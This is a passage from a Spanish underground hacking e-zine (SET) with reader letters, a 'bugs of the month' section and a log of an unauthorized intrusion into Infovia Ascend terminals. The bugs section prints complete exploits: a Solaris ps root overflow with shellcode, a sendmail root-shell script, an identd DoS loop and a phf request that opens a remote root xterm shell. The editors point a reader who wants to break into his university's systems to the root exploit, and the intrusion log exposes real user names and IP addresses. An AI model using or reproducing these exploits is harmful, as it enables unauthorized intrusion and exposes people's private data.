Efectua un escaneo de servicios RPC si el programa no puede encontrar el mapeador de puertos. Normalmente el mapeador de puertos indica en que puertos se hallan los servicios RPC. Sin embargo algunos mapeadores de puertos bloquean esa informacion para que un intruso no pueda encontrarlos, no obstante un escaneo puede detectar si alguna maquina esta ejecutando servicios RPC que pueden ser potencialmente vulnerables.

====================
Selection_svc Checks
====================

Comprueba si se puede obtener el password por un atacante

=================
Boot Param Checks
=================

Comprueba la ejecucion de bootparam. Una maquina ejecutando bootparam es como un servidor a clientes sin unidad de disco. Un problema con bootparam es que si se esta ejecutando y alguien consigue adivinar que maquinas hacen de cliente y servidor puede obtener DNS que le permita hacer un NIS para conseguir el fichero de claves.

===========
SNMP Checks
===========

Chequea si SNMP se ejecuta. SNMP puede ser utilizado para recoger informacion sobre el host donde se ejecuta si se utiliza con palabras"default"

==========
NIS Checks
==========

Comprueba que el fichero de passwords no sea obtenible via NIS

============
Rstat Checks
============

Cuando se ejecuta el daemon Rstat puede dar informacion sobre la maquina a un atacante.

La obtencion de una certificacion NCSA no implica que el producto sea invulnerable sino que cuando se instala y mantiene de acuerdo a las instrucciones del fabricante protege la red frente a a la mayoria de ataques, de nuevo es la incompetencia en su configuracion y la torpeza en su manejo lo que puede provocar problemas de seguridad.
Por supuesto espero que nadie con afan de Capitan Trueno se lance a probar los bugs de arriba en todos los ordenadores que encuentre porque se puede encontrar con que no funcionen--> una perdida de tiempo
O que funcionen-->ordenador con escasa seguridad-->un gran problema si no nos gusta la carcel.

Tened en cuenta que puesto que estos ’bugs/desconfiguraciones’ son ampliamente conocidos no cabe esperar que funcionen en ninguna red medianamente bien administrada o que al menos utilice software de este siglo.

Espero que este articulo junto a los de los numeros 9 y 10 os hayan dado una vision general de lo que es un firewall (sin bromear hay gente que los confunde con el modem!!?) a aquellos que solo habian oido campanas hasta ahora.
Por supuesto se podria escribir y profundizar muchisimo mas, hablar de modelos concretos pero el que este interesado que busque, no pretendo escribir una tesis doctoral sobre este tema :-)

Eso es todo amigos.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 12. LA VOZ DEL LECTOR                                                     º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Seguimos recibiendo correo, de hecho recibimos tanto que no sabemos ya donde meterlo (se necesita donacion de HD para almacenar mails :))
Y nuevamente hemos seleccionado unas cuantas opiniones representativas para que veais como esta el patio.

Comentario dejado en el Web por Mikele

Nada chikos soy un admirador de todos los ke andais Isla Tortuga
Dentro de poko subire una web y espero ke os guste
Respecto al asesinato de Miguel Angel, TOY molto kontento por vuestra respuesta.
Yo soy vasko y encima del pueblo de (muchas letras), Kasi na.

Gracias, este ha sido uno de los pocos mensajes relacionados con el triste tema de ETA que no instaban a proseguir la "guerra santa" pasando direcciones a hundir. No vamos a dedicar nuestra vida a la tarea inutil de echarlos del ciberespacio, vale mas ofrecer alternativas para que la gente no pierda el tiempo visitandolos.

Otro comentario dejado en nuestro Web
----

bueno que deciros cada dia esta mejor saqueadores.

Que saqueadores se hiziera mas elite no estaria nada mal, pero lo de restringir la distribucion de esta ya no me gusta tanto, como creo que a los demas. Esta rebista nos habre los ojos y nos deja ver entre otras cosas las manipulaciones politicas, etc, ademas de iformanos de una serie de caracteristicas tecnicas las cuales esperamos aniosamente semana a semana.

por eso yo diria que la revista si sea elite, pero que la distribucion siga como siempre y que todos podamos acceder a saqueadores.

Por otro lado deciros que muchos mackeros leemos saqueadores habitualmente, yo como siempre en fase de aprendizaje pretendo en algun momento escribir algunos articulos hacerca del hacking, pero en mac conmentando algunos programitas de mac, caracteristicas tecnicas del sistema, etc.

para esto pretendo usar como bibliografia entre otras las revista saqueadores. de la cual obtedre la informacion necesaria para explicar distintos metods del hacking, sistemas de seguridad (fireware), ingenierias social, en definitiva, esto articulo iran destinados fundamentalmete a lamer (quedando la posibilidad de poco a poco ir subiendo el nivel tenico de los articulos)

Muchos de los articulos en los que se expecifican la utilizacion de x programas tendran que ser en cierto modo redadtados nuevamente introduciendo las caracteristicas del propio sistema (mac Os) y los programas que sean utilizados en este sistema.

Toda la informacion optendida de de saqueadores, y otras sera

reorganizada. Es decir agrupara todos los articulos sobre distintos temas tratados, en uno solo y luego modificarlo segun sea necesario.

bueno esta es mi intencio, si os parece bien perfecto, y si no, me gustaria que me direis alguna otra opcion para utilizar saqueadores como bibliografia para mis articulos.

O las condiciones necesarias para poder en algun momento introducir algun articulo de saqueadores en la www.mackeros.com.

un saludo de
{HZero}

Lo de esperarla semana a semana es de tener paciencia :-). En lo que respecta al uso de SET no hay problema en que te bases en articulos o los pongas en tu Web, solo pedimos que incluyas el credito apropiado o sea:
Articulo escrito por xxxx y publicado en SET n§ x
Si ademas quieres poner un enlace o algo asi perfecto pero eso queda a tu eleccion, en general podeis sentiros libres de utilizar SET para vuestros proyectos con esa unica y leve condicion.
En lo que respecta al Mac si te animas a escribir mandalo, no contamos con colaboradores que esten metidos en el mundo Mac.

Ps: Por cierto vigila la posicion de los dedos en el teclado. :->

Black Wizard tenia un deseo, veamos.

Querido Paseante;
Si bien es la primera vez que te escribo te conosco desde hace tiempo y quiero felicitarte a ti, tanto como a todo el equipo que edita Saqueadores, que, sin duda alguna es la mejor revista electronica sobre Hacking, Cracking y Phreaking en espa¤ol, o por lo menos la que mas me gusta a mi.
Llendo al grano, esta carta es un pedido de ayuda, puesto que tu al igual que tus amigos tienen mucho mas experiencia que yo. El tema es el siguiente, yo asisto a una universidad X, en la cual tenemos acceso ilimitado a una de las salas de computadoras, la cual esta dividida en dos sectores, uno son las computadoras para uso de los alumnos de primer y segundo a¤o, las otras para alumnos de tercero a quinto. Las primeras si bien estan conectadas en red, casi siempre la red esta apagada, las segundas sin embargo siempre estan conectadas en red, son parte de la red universitaria mas grande de mi pais, puesto que mi universidad es una especie de servidor de internet, desde estas computadoras tengo acceso gratis, ilimitado y con una buena velocidad de transferencia. El problema comienza aqui, los alumnos de los grados altos tienen una clave y un login para ingresar, si bien no creo que sea muy dificil aprovecharse de algun inocente mediante el uso de ingenieria social, me gustaria mas entrar por algun otro lado, te comento que el sistema que utiliza se llama SOLARYS, la verdad nunca lo habia visto antes y no me parecio muy complicado. Me pregunto si no tienen alguna informacion de este sistema operativo, posibles bugs, password default que trae el sistema o alguna estrategia, desde ya te agradesco, y si logro algo te prometo un articulo en saqueadores relatando lo que pude o no pude hacer. Nos vemos, y siguan apoyando el hacking con su excelente publicacion, de mas esta decir que ante cualquier cosa que presisen estoy a las ordenes.

P.D. Perdona que no lo encripte con pgp, pero desde donde escribo no lo tengo, espero que el hermano mayor no nos escuche ;-)

Black Wizard
E-Mal : BlackWizard@hotmail.com

"That is Not Dead Which Can Eternal Lie
Yet With Strange Aeons Even Death May Die..."

Gracias por la buena opinion que tienes de la revista (muy cierta ;>)
Normalmente no nos dedicamos al "hack on demand" pero algo de informacion
te podemos dar (en la revista para que de paso lo lea mas gente interesada).
El numero pasado publicamos un bug para Solaris pero era para hacer caer a la
maquina, no nos dices que version utilizas (fallo!!) pero como
detalle especial publicamos, en la seccion de bugs de este numero, uno
para Solaris 2.5 que puede dar acceso como root. Si no te funciona prueba
con un sniffer o con algun otro bug (hay varios).
Suerte.

Y no os animeis demasiado al "hack a la carta" que os veo venir.

Otro comentario dejado en la Web

---

me gusta vuestra web pero no puedo ver la revista el zip unhmm ya veremos
como lo veo.
Bueno quiero poner un enlace a vuestra pagina mandarme
un gif con lo que querais que salga.
Por cierto os he mangado una imagen :) es que no pude remediarlo
bueno ya la veras en mi pagina
A la espera de tu contestaci¢n un saludete de SANTO

De momento no tenemos banner. No sobran artistas en el grupo aunque
Hi-Tech este currandose botones y similares. Si alguien es "manitas" en
eso pues...
Para consultar SET on-line (numeros 1-7) puedes ir a la Web de FatEros que
se halla en: http://www.arrakis.es/~fateros y especificamente a la pagina
http://www.arrakis.es/~fateros/area.htm
[Para todos los que escriben comentando si pueden poner links a nuestra
pagina, etc decid que a menos que sea un site racista, violento, de porno
infantil... no hay problemas en poner un link ni hay que pedirnos permiso
aunque se agradece el informarnos, a falta de banner que cada cual ponga
lo que crea conveniente.]

Mas opiniones..

La revista me parece muy buena, pero le falta un poco de estetica,
un toque femenino en el dise¤o, asi se en el mismo formato ascii.

Los temas que trabajan son muy buenos y aunque solo inicio en este
ramo, si algun dia sere h/c/p es gracias a ustedes.

Tengo algunas duda acerca se hay mas gente interesada en estos temas
que correspondan a medellin, si los hay le suplico ma hagan saber.

Muchas gracias, felicitaciones y sigan adelante.

Igual que arriba, no hay artistas pero damos la bienvenida a quien sepa
y quiera adornar SET o poner en circulacion versiones en otros formatos.
En cuanto a gente de Medellin. Colombia?. Pues no conozco a nadie pero

las mejores formas de contactar con la gente de alli es en las BBS que haya y buscando paginas en universidades colombianas, raro sera que ningun estudiante tenga paginas sobre esto.
O contacta con <raretrip@cyberdude.com> puede que el si conozca a alguien.

De Alias, comentario dejado en nuestra Web
---
en general la revista esta bien, se me hace corta como todo lo bueno. lo peor es que siempre me quedo con la sensacion de que os guardais cosas, que no lo contais todo, no compartis sabiduria,
no espero recibir lo que os ha costado un monton conseguir
pero hay cosas, que podrias profundizar algo mas, o detallarlas algo mas. No digo algo del tipo paso 1 paso 2 paso 3 ...
sino mas informacion.
Sugerencias seguid asi.
peticiones : mas informacion.
lei algo sobre que no teniais claro el futuro, sobre hacerlo mas selectivo o seguir "para novicios", mi opinion es que si no podeis llevar los dos pa’delante, haced la de nivel mas alto, escasea mas. Saludos.

Pues despues de sondear nuestras (y vuestras) opiniones vamos a intentar mejorar (creo que numero a numero se nota) pero sin cambiar la estructura que tiene SET ni su distribucion.
En cuanto a lo de que nos guardamos algo es logico que te moleste un poco pero comprende que es absolutamente normal que no pongamos en mano de cualquiera que sepa leer como acceder a un terminal de Infovia (por poner un ejemplo de un articulo de este mismo numero). Normalmente la gente que lee SET tiene cierto nivel e inquietud pero cualquiera de ellos puede mandar un post con el articulo y todos los ni¤atos del planeta colgarian Infovia en 0.0123 millonesimas de segundo.
Y por supuesto cualquier ni¤ato puede enterarse de que existe SET e irla leyendo, asi que tenemos que ser responsables por el BIEN DE TODOS.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 13. LOS BUGS DEL MES                                                      º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Unos cuantos bugs con sus correspondientes exploits para que pertrecheis vuestro arsenal. Empezamos con uno dedicado a Black Wizard.

Para: Solaris 2.5
Tema: Root access
Patch: Manual
Credits: J. Zbiciak

```
--- ps_expl.sh:Aqui  va el exploit ---
#!/bin/sh
#
# Exploit for Solaris 2.5 /usr/bin/ps
# J. Zbiciak, 5/18/97
#

# change as appropriate
CC=gcc

# Build the "replacement message" :-)
cat > ps_expl.po << E_O_F
domain "SUNW_OST_OSCMD"
msgid "usage: %s\n%s\n%s\n%s\n%s\n%s\n%s\n"
msgstr "\055\013\330\232\254\025\241\156\057\013\332\334\256\025"
   "\343\150\220\013\200\016\222\003\240\014\224\032\200\012"
   "\234\003\240\024\354\073\277\354\300\043\277\364\334\043"
   "\277\370\300\043\277\374\202\020\040\073\221\320\040\010"
   "\220\033\300\017\202\020\040\001\221\320\040\010"
E_O_F

msgfmt -o /tmp/foo ps_expl.po

# Build the C portion of the exploit
cat > ps_expl.c << E_O_F

/*****************************************/
/* Exploit for Solaris 2.5 /usr/bin/ps   */
/* J. Zbiciak,  5/18/97                  */
/*****************************************/
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

#define BUF_LENGTH      (632)
#define EXTRA           (256)

int main(int argc, char *argv[])
{
    char buf[BUF_LENGTH + EXTRA];
                  /* ps will grok this file for the exploit code */
    char *envp[]={"NLSPATH=/tmp/foo",0};
    u_long *long_p;
    u_char *char_p;
                    /* This will vary depending on your libc */
    u_long proc_link=0xef70ef70;
    int i;
```

```
      /* Ojo con proc_link, la direccion debe ser la de _vuestro_ sistema */
     long_p = (u_long *) buf;

    /* This first loop smashes the target buffer for optargs */
    for (i = 0; i < (96) / sizeof(u_long); i++)
            *long_p++ = 0x10101010;

    /* At offset 96 is the environ ptr -- be careful not to mess it up */
    *long_p++=0xeffffcb0;
    *long_p++=0xffffffff;

    /* After that is the _ctype table.  Filling with 0x10101010 marks the
       entire character set as being "uppercase printable". */
    for (i = 0; i < (BUF_LENGTH-104) / sizeof(u_long); i++)
            *long_p++ = 0x10101010;

    /* build up _iob[0]  (Ref: /usr/include/stdio.h, struct FILE) */
    *long_p++ = 0xFFFFFFFF;   /* num chars in buffer */
    *long_p++ = proc_link;    /* pointer to chars in buffer */
    *long_p++ = proc_link;    /* pointer to buffer */
    *long_p++ = 0x0501FFFF;   /* unbuffered output on stream 1 */
    /* Note: "stdin" is marked as an output stream.  Don't sweat it. :-) */

    /* build up _iob[1] */
    *long_p++ = 0xFFFFFFFF;   /* num chars in buffer */
    *long_p++ = proc_link;    /* pointer to chars in buffer */
    *long_p++ = proc_link;    /* pointer to buffer */
    *long_p++ = 0x4201FFFF;   /* line-buffered output on stream 1 */

    /* build up _iob[2] */
    *long_p++ = 0xFFFFFFFF;   /* num chars in buffer */
    *long_p++ = proc_link;    /* pointer to chars in buffer */
    *long_p++ = proc_link;    /* pointer to buffer */
    *long_p++ = 0x4202FFFF;   /* line-buffered output on stream 2 */

    *long_p =0;

    /* The following includes the invalid argument '-z' to force the
       usage msg to appear after the arguments have been parsed. */
    execle("/usr/bin/ps", "ps", "-z", "-u", buf, (char *) 0, envp);
    perror("execle failed");

    return 0;
}
E_O_F

# Compile it
$CC -o ps_expl ps_expl.c

# And off we go!
exec ./ps_expl

--- EOF ---
```

Descripcion y Notas:

A traves de ps (programa que lista procesos activos en un sistema) se puede conseguir por un usuario local obtener acceso como root, en Solaris puede haber dos versiones de ps en /usr/bin/ y /usr/ucb/ por lo que dependiendo de si intentamos utilizarlo en una y otra puede tener que variarse ligeramente el exploit (principalemente "environ" y "proc_link")

Es fundamental sobre todo que el valor de proc_link sea correcto para que
el exploit funcione por lo que si no funciona, seguramente no tendreis mas
que averiguar la direccion correcta que poner en la variable proc_link
(venga Black Wizard, no se necesita ser un genio solo un leve desensamblado
del ps y encontraras la direccion correcta en tu maquina)
Por supuesto Solaris tiene mas bugs susceptibles de provocar root pero
eso es otra historia.

Para: Smptd v8.7-8.8.2 para Linux, FreeBSD..
Tema: Root access
Patch: Fijado en nuevas versiones.
Credits: Leshka Zakharoff

```
#/bin/sh
#
#
#                                  Hi !
#                This is exploit for sendmail smtpd bug
#    (ver. 8.7-8.8.2 for FreeBSD, Linux and may be other platforms).
#         This shell script does a root shell in /tmp directory.
#          If you have any problems with it, drop me a letter.
#                                Have fun !
#
#
#                           ----------------------
#                ------------------------------------------
#    -----------------   Dedicated to my beautiful lady   ------------------
#                ------------------------------------------
#                           ----------------------
#
#          Leshka Zakharoff, 1996. E-mail: leshka@leshka.chuvashia.su
#
#
#
echo   'main()                                                  '>>leshka.c
echo   '{                                                       '>>leshka.c
echo   '  execl("/usr/sbin/sendmail","/tmp/smtpd",0);           '>>leshka.c
echo   '}                                                       '>>leshka.c
#
#
echo   'main()                                                  '>>smtpd.c
echo   '{                                                       '>>smtpd.c
echo   '  setuid(0); setgid(0);                                 '>>smtpd.c
echo   '  system("cp /bin/sh /tmp;chmod a=rsx /tmp/sh");        '>>smtpd.c
echo   '}                                                       '>>smtpd.c
#
#
cc -o leshka leshka.c;cc -o /tmp/smtpd smtpd.c
./leshka
kill -HUP `ps -ax|grep /tmp/smtpd|grep -v grep|tr -d ' '|tr -cs "[:digit:]"
"\n"|head -n 1`
rm leshka.c leshka smtpd.c /tmp/smtpd
/tmp/sh
```

Descripcion y Notas:

Este bug se basa en el hecho de que sendmail es un programa suid root y
como tal puede ser invocado como demonio por cualquier usuario y tras ello
cargar una pieza de codigo de cualquier parte por lo tanto el usuario

puede mandar "se¤ales" a sendmail y controlarlo con los beneficios que ello conlleva, basicamente el bug trastoca el HUP handler para permitir esto.

Para: Identd [cualquier sistema con pidentd, Unix, Linux, BSD, Irix..]
Tema: DOS
Patch: Para OpenBSD (nueva version de pidentd]

```
#!/usr/bin/perl
# Script de ataque DoS a Ident que puede ser util para testear la
# vulnerabilidad de nuestro sistema.

#include <Socket.pm>
use Socket;
my($h,$p,$in_addr,$proto,$addr);
$h = "$ARGV[0]";
$p = 6667 if (!$ARGV[1]);
if (!$h) {
  print "Pon algun nombre de host. Ej: irc.arrakis.es\n";
}
$in_addr = (gethostbyname($h))[4];
$addr = sockaddr_in($p,$in_addr);
$proto = getprotobyname('tcp');
&connect;

sub connect {
  print "Conexion en progreso:\n";
  socket(S, AF_INET, SOCK_STREAM, $proto) or die $!;
  connect(S,$addr) or die $!;
  select S;
  $| = 1;
  print "Vamonos!\n";
  select STDOUT;
  close S;
  &connect;
}
```

Descripcion y Notas:

Well, well, well, my Michelle. Tipico ataque DoS en que peticiones masivas causan el trastorno del programa receptor. En este caso el bug aprovecha una incorrecta implementacion del codigo encargado de cerrar la conexion con el host originante. Se puede adaptar el codigo para que en lugar de intentar conectar con un servidor IRC lo haga con un servidor de otro tipo.

Para: X-Windows
Tema: XTERM remoto
Patch: ?
Credit: aCiDBiTS

1. Inicia las X Windows.

2. Pon lo siguiente:
   XDM
   XHOST ++

3. Con el browser que tengas pon lo siguiente:

```
GET /cgi-bin/phf?Qalias=hell%0a/usr/X11R6.3/bin/xterm%20-display %20PON.AQUI.
```

```
 TU.IP:0%20-C%20-e%20/bin/sh  (todo esto va junto)

    4. Ya esta, se supone que se te tiene que abrir una ventana con
       acceso directo dentro del host en forma de root. (Sin logs ni nada)

La cuestion es darle al host la siguiente orden:
        xterm -display La.IP.Tuya:0 -C -e/bin/sh



Descripcion y Notas:

Este es un bug muy bueno que se encuentra en algunos servidores que
usan las X Windows. Con el se puede obtener root de forma remota,
la verdad es que es la mezcla de 2 exploits. En el host que he
probado yo lo he hecho con el PHF. Solo necesitas tener instalado el
linux con las X Windows.

[//Editor//] Como ya veis no mordemos, ya que aCiDBiTS ha sido el unico
en enviar un bug hemos decidido publicarlo, por cierto que las preguntas a
las que hacias referencia vienen en parte contestadas en el articulo sobre
telefonia movil analogica de este numero, para las otras quizas recibas
respuesta pronto, las cosas de palacio...[\\Editor\\]


Por este numero basta. Solo decid que vuestra colaboracion en este
apartado deja "algo" que desear. :(. Solo Acidbits ha enviado un bug
"publicable" aunque.. bueno, en fin, quiza el siguiente numero haya
mas suerte.
```

EOF

```
É͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸»
º 14. INFOVIA?. OUI C'EST MOI                                                 º
È͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸¼
```

Siempre es dificil saber que contar en la revista pero he pensado que para este numero podria ser de interes una vision "desde dentro" de los terminales que posee Infovia, los Ascend Pipelines.
Que yo sepa es el primer articulo sobre hacking *a* Infovia que publica una revista under, pero para algo estais leyendo SET y no radio-lamer.
[Espero que noteis la diferencia entre hacking *a* Infovia y hacking *en* Infovia]

Os paso el listado de la excursion con algunos recortes y con mis comentarios a¤adidos en lineas que empiezan por $$
Este articulo especialmente dedicado al individuo que pone las estrellitas a las revistas en Underhack. Es tu turno, lamer.

```
$$ BIENVENIDOS A:

** Ascend Pipeline Terminal Server **
$$ [NOTA: ascend% es el 'prompt' del sistema]

$$ Ya estamos dentro, ha sido rapido, no?. Lo anterior es secreto profesional
$$ solo puedo decir que fue relativamente facil, ademas convendra que no
$$ todo el mundo pueda trastear Infovia.
$$ Ahora pidamos ayuda a ver donde nos hemos metido exactamente.

ascend% help

?                   Display help information
help                   "     "        "
quit                Closes terminal server session
hangup                 "      "       "       "
test                test <phone-number> [ <frame-count> ] [ <optional fields> ]
local               Go to local mode
remote              remote <station>
set                 Set various items. Type 'set ?' for help
show                Show various tables. Type 'show ?' for help
iproute             Manage IP routes.  Type 'iproute ?' for help
slip                SLIP command
cslip               Compressed SLIP command
ppp                 PPP command
menu                Host menu interface
telnet              telnet [ -a|-b|-t ] <host-name> [ <port-number> ]
tcp                 tcp <host-name> <port-number>
ping                ping <host-name>
traceroute          Trace route to host.  Type 'traceroute -?' for help
rlogin              rlogin [ -l user -ec ] <host-name>
kill                kill <session ID>

$$ Hujuju!!!. Parece que hay cositas con las que jugar, veamos, veamos.

ascend% iproute ?
iproute ?           Display help information
iproute add         iproute add <destination/size> <gateway> [ pref ]
                    [ metric ] [ proto ]
iproute delete      iproute delete <destination/size> <gateway> [ proto ]
iproute show        displays IP routes (same as "show ip routes" command)

$$ Vamos a probar el iproute show para que veais un listado y me rellene
```

$$ el articulo ;)

ascend% show ip routes

Destination	Gateway	IF	Flg	Pref	Met	Use	Age
10.0.1.0/24	172.16.193.3	ie0	SGP	100	1	35312	2190361
10.4.12.135/32	10.4.12.135	wan54	rT	100	2	139	74
10.4.12.140/32	10.4.12.140	wan29	rT	100	2	524	474
10.128.1.0/24	172.16.100.1	ie0	SG	100	1	547	2188951
10.128.2.0/24	172.16.100.5	ie0	SG	100	1	90	2188940
10.128.3.0/24	172.16.100.1	ie0	SG	100	1	6715	2188934
10.128.12.0/24	172.16.100.1	ie0	SG	100	1	5344	2188948
10.128.13.0/24	172.16.100.2	ie0	SG	100	1	0	2188947
10.128.14.0/24	172.16.100.4	ie0	SG	100	1	20505	2188946
10.128.15.0/24	172.16.100.1	ie0	SG	100	1	0	2188945
10.128.17.0/24	172.16.100.1	ie0	SG	100	1	827	2188943
10.128.18.0/24	172.16.100.10	ie0	SG	100	1	34	2188942
10.128.19.0/24	172.16.100.5	ie0	SG	100	1	0	2188941
10.128.20.0/24	172.16.100.1	ie0	SG	100	1	415	2188940
10.128.21.0/24	172.16.100.4	ie0	SG	100	1	27	2188939
10.128.22.0/24	172.16.100.1	ie0	SG	100	1	1104	611233
10.128.23.0/24	172.16.100.2	ie0	SG	100	1	202	2188937
10.128.24.0/24	172.16.100.1	ie0	SG	100	1	2587	2188936
10.128.25.0/24	172.16.100.10	ie0	SG	100	1	319	2188935
10.128.26.0/24	172.16.100.1	ie0	SG	100	1	1099	2188934
10.128.27.0/24	172.16.100.1	ie0	SG	100	1	0	2188934
10.128.28.0/24	172.16.100.2	ie0	SG	100	1	3777	2188934
10.128.29.0/24	172.16.100.2	ie0	SG	100	1	3481	2188934
10.128.30.0/24	172.16.100.9	ie0	SG	100	1	316	2188933
10.128.31.0/24	172.16.100.9	ie0	SG	100	1	374	2188933
10.128.32.0/24	172.16.100.5	ie0	SG	100	1	7014	2188933
10.128.33.0/24	172.16.100.2	ie0	SG	100	1	142	2188933
10.128.34.0/24	172.16.100.1	ie0	SG	100	1	83	1232122
10.128.35.0/24	172.16.100.11	ie0	SG	100	1	807	2188933

$$..... un monton de listado que me salto que se me hace pesado ......

10.128.103.0/24	172.16.100.1	ie0	SG	100	1	0	2188951
10.128.104.0/24	172.16.100.13	ie0	SG	100	1	0	2188951
10.128.105.0/24	172.16.100.9	ie0	SG	100	1	136	2188950
10.128.106.0/24	172.16.100.1	ie0	SG	100	1	0	2188950
10.128.107.0/24	172.16.100.2	ie0	SG	100	1	0	2188950
10.128.124.0/24	172.16.100.9	ie0	SG	100	1	57	2188949
10.128.125.0/24	172.16.100.2	ie0	SG	100	1	4772	2188948
10.128.126.0/24	172.16.100.11	ie0	SG	100	1	0	2188948
10.128.127.0/24	172.16.100.11	ie0	SG	100	1	2074	2188948
10.128.128.0/24	172.16.100.1	ie0	SG	100	1	535	2188948
10.128.129.0/24	172.16.100.2	ie0	SG	100	1	0	2188948
10.128.130.0/24	172.16.100.12	ie0	SG	100	1	9	2188948
10.128.131.0/24	172.16.100.1	ie0	SG	100	1	0	2188948
10.128.132.0/24	172.16.100.2	ie0	SG	100	1	1287	2188948
10.128.133.0/24	172.16.100.11	ie0	SG	100	1	1414	2188948
10.128.134.0/24	172.16.100.2	ie0	SG	100	1	0	2188947
10.128.135.0/24	172.16.100.1	ie0	SG	100	1	164	2188947
10.128.136.0/24	172.16.100.1	ie0	SG	100	1	0	2188947
10.128.137.0/24	172.16.100.1	ie0	SG	100	1	335	2188947
10.128.138.0/24	172.16.100.11	ie0	SG	100	1	0	2188947
10.128.139.0/24	172.16.100.9	ie0	SG	100	1	0	2188947
10.128.140.0/24	172.16.100.12	ie0	SG	100	1	672	2188947
10.128.141.0/24	172.16.100.1	ie0	SG	100	1	0	2188947
10.128.142.0/24	172.16.100.9	ie0	SG	100	1	0	2188947
10.128.143.0/24	172.16.100.9	ie0	SG	100	1	559	2188947

```
10.128.144.0/24    172.16.100.2    ie0      SG     100   1       0 2188946

$$ Soo!, vaya caudal de info, muestras con interface y flag incluida pero
$$ sigamos viendo las posibilidades de cada comando. Ahora a ver que de
$$ sirve el "set". Tendra que ver con el tenis?. O se refiere a la revista?

ascend% set ?
set ?               Display help information
set all             Display current settings
set term            Sets the telnet/rlogin terminal type
set password        Enable dynamic password serving
set fr              Frame Relay datalink control
set circuit         Frame Relay Circuit control

$$ Vaya, esto se pone caliente!!, leo no se que de rlogin, passwords y
$$ el colmo...CONTROL DE CIRCUITOS FRAME RELAY, huyuyuy, que me envicio.
$$ Pero sigamos recopilando info sobre los comandos porque pienso en
$$ que lo mejor que os puedo pasar sin comproterme demasiado es una
$$ buena vision del interior (se os ha ocurrido que si pusiera el log
$$ completo me venderia a mi mismo?). Asi es la vida, Alias.

ascend% show ?
show ?              Display help information
show arp            Display the Arp Cache
show icmp           Display ICMP information
show if             Display Interface info. Type 'show if ?' for help.
show ip             Display IP information. Type 'show ip ?' for help.
show udp            Display UDP information. Type 'show udp ?' for help.
show igmp           Display IGMP information. Type 'show igmp ?' for help.
show mrouting       Display MROUTING information. Type 'show mrouting ?'
                    for help.
show ospf           Display OSPF information. Type 'show ospf ?' for help.
show tcp            Display TCP information. Type 'show tcp ?' for help.
show isdn           Display ISDN events.  Type 'show isdn <line number>
show pools          Display the assign address pools.
show modems         Display status of all modems.
show calls          Display status of calls.
show uptime         Display system uptime.
show revision       Display system revision.
show v.110s         Display status of all v.110 cards.
show users          Display concise list of active users

$$ Pues si el "set" era bueno el "show" no se queda atras, muestra info sobre
$$ una cantidad de cosas impresionantes, creo que te puede dar una vision
$$ general bastante buena [NOTA: ISDN=RDSI]

ascend% show calls

CallID    Called Party ID    Calling Party ID   InOctets       OutOctets
2         unknown            unknown            19593          52014
8         unknown            unknown            105623         440557
12        unknown            unknown            131075         4186857
16        unknown            unknown            130195         1770184
25        unknown            unknown            17994          63911
26        unknown            unknown            74041          87342
28        unknown            unknown            491380         1341070
31        unknown            unknown            29494          85050
35        unknown            unknown            3694           13767
39        unknown            unknown            18583          12167
40        unknown            unknown            44988          759905
43        unknown            unknown            7987           26616
46        unknown            unknown            265102         1259571
```

```
65        unknown            unknown            720           305
66        unknown            unknown            4929          42423
67        unknown            (null pointer)     22481         107532
68        unknown            unknown            0             0
71        unknown            unknown            16470         3277
72        unknown            unknown            150568        3501324
74        unknown            unknown            408           310
76        unknown            unknown            2182          297
77        unknown            unknown            481           187
78        unknown            unknown            369           187
79        unknown            unknown            0             0
80        unknown            unknown            90671         673998
118       unknown            unknown            71918         644629
121       unknown            unknown            112301        820722
128       unknown            unknown            18362         44556

$$ Vaya, supongo que algun que otro bocazas se habra llevado una desilusion
$$ al comprobar de manera irrefutable la etiqueta de "unknown" en todas las
$$ "call* party ID" porque se habia fanfarroneado mucho con eso.
$$ Aunque no todos son "Unkonwn" hay un "Null pointer". Quien sera??
$$ Se diria que el terminal es absolutamente incapaz de saber quien esta en
$$ esa linea ;-?

ascend% show users

I Session   Line:   Slot: Data  Service     Host           User
O ID        Channel Port  Rate  Type[mpID]  Address        Name
I 239887221 1:29    4:6   31200 MP[0]       195.122.197.123 1965@redestb1
I 239887261 1:27    7:8   14400 MP[0]       194.224.180.106 xavi2@jet
I 239887122 1:10    5:3   33600 MP[0]       195.5.75.169   rogeres@arrakis
I 239887262 3:32    3:1   28800 MP[0]       195.5.74.174   eguti@arrakis
I 239887190 3:5     3:5   31200 MP[0]       193.148.39.48  frelance@sarene
I 239887273 1:3     4:2   33600 MP[0]       194.179.118.99 jcagigal@cafein
I 239887274 1:4     7:2   31200 MP[0]       10.4.12.140    infovia
I 239887231 3:3     4:8   33600 MP[0]       195.77.83.49   futur2@redestb
